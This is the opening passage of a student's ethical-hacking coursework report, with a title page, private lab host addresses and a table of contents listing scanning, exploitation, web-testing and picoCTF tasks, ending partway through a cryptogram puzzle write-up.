**Ethical Hacking**

**Parramatta South Campus**

**Autumn Session 2021**

**Project**

Navid Niknezhad

19636740

Weisheng Si

Unit Coordinator

Hosts IP Addresses:

Windows 7: 192.168.1.101/24

Kali Linux: 192.168.1.102/24

Metasploitable2: 192.168.1.103/2

## **Table of contents**

[**Table of contents**](#_dhxawod7uxw1)2

[**Task 1: General Hacking Capability**](#_xktavtij43r8)3

[1.1 Cryptogram](#_32a3d72mjsqh) 3

[1.2 Matchstick Puzzle](#_bcv5zdwe43el) 6

[**Task 2: Service and Vulnerability Detection**](#_165fkisx4ek3)7

[2.1 nmap](#_qjtqg5ok046g) 7

[2.2 OpenVas](#_pccq301ngsz8) 9

[**Task 3: Exploitation**](#_onhw4i5rthvk)14

[3.1 Services: Backdoors](#_mcget67lsuyw) 18

[3.2 distcc Remote Code Execution Vulnerability](#_q467eekbw9fx) 22

[**Task 4: Post Exploitation**](#_ci4h5uw5ucyz)24

[4.1 Escalate privilege](#_qwiryhg9uy84) 24

[**Task 5: Web Pentesting**](#_7u5f863wcn1s)28

[5.1 The SQLI page](#_vvmjag1cmanq) 29

[5.2 The Stored XSS page](#_g9hqkbesmaum) 31


[**Task 6: picoCTF**](#_ooz0dyi27yhl)39


## 

## **Task 1: General Hacking Capability**

### 1.1 Cryptogram


The objective of this task is to decrypt the hidden message using the given letters found under each box. Provided that the letter “Q” is “T”, we can logically assume the first word is “THERE”. From there, my approach was to guess the word with the smallest letters in length, like 3 characters, that also have the same repeating letter with a few other similar words. Then, I started to make a 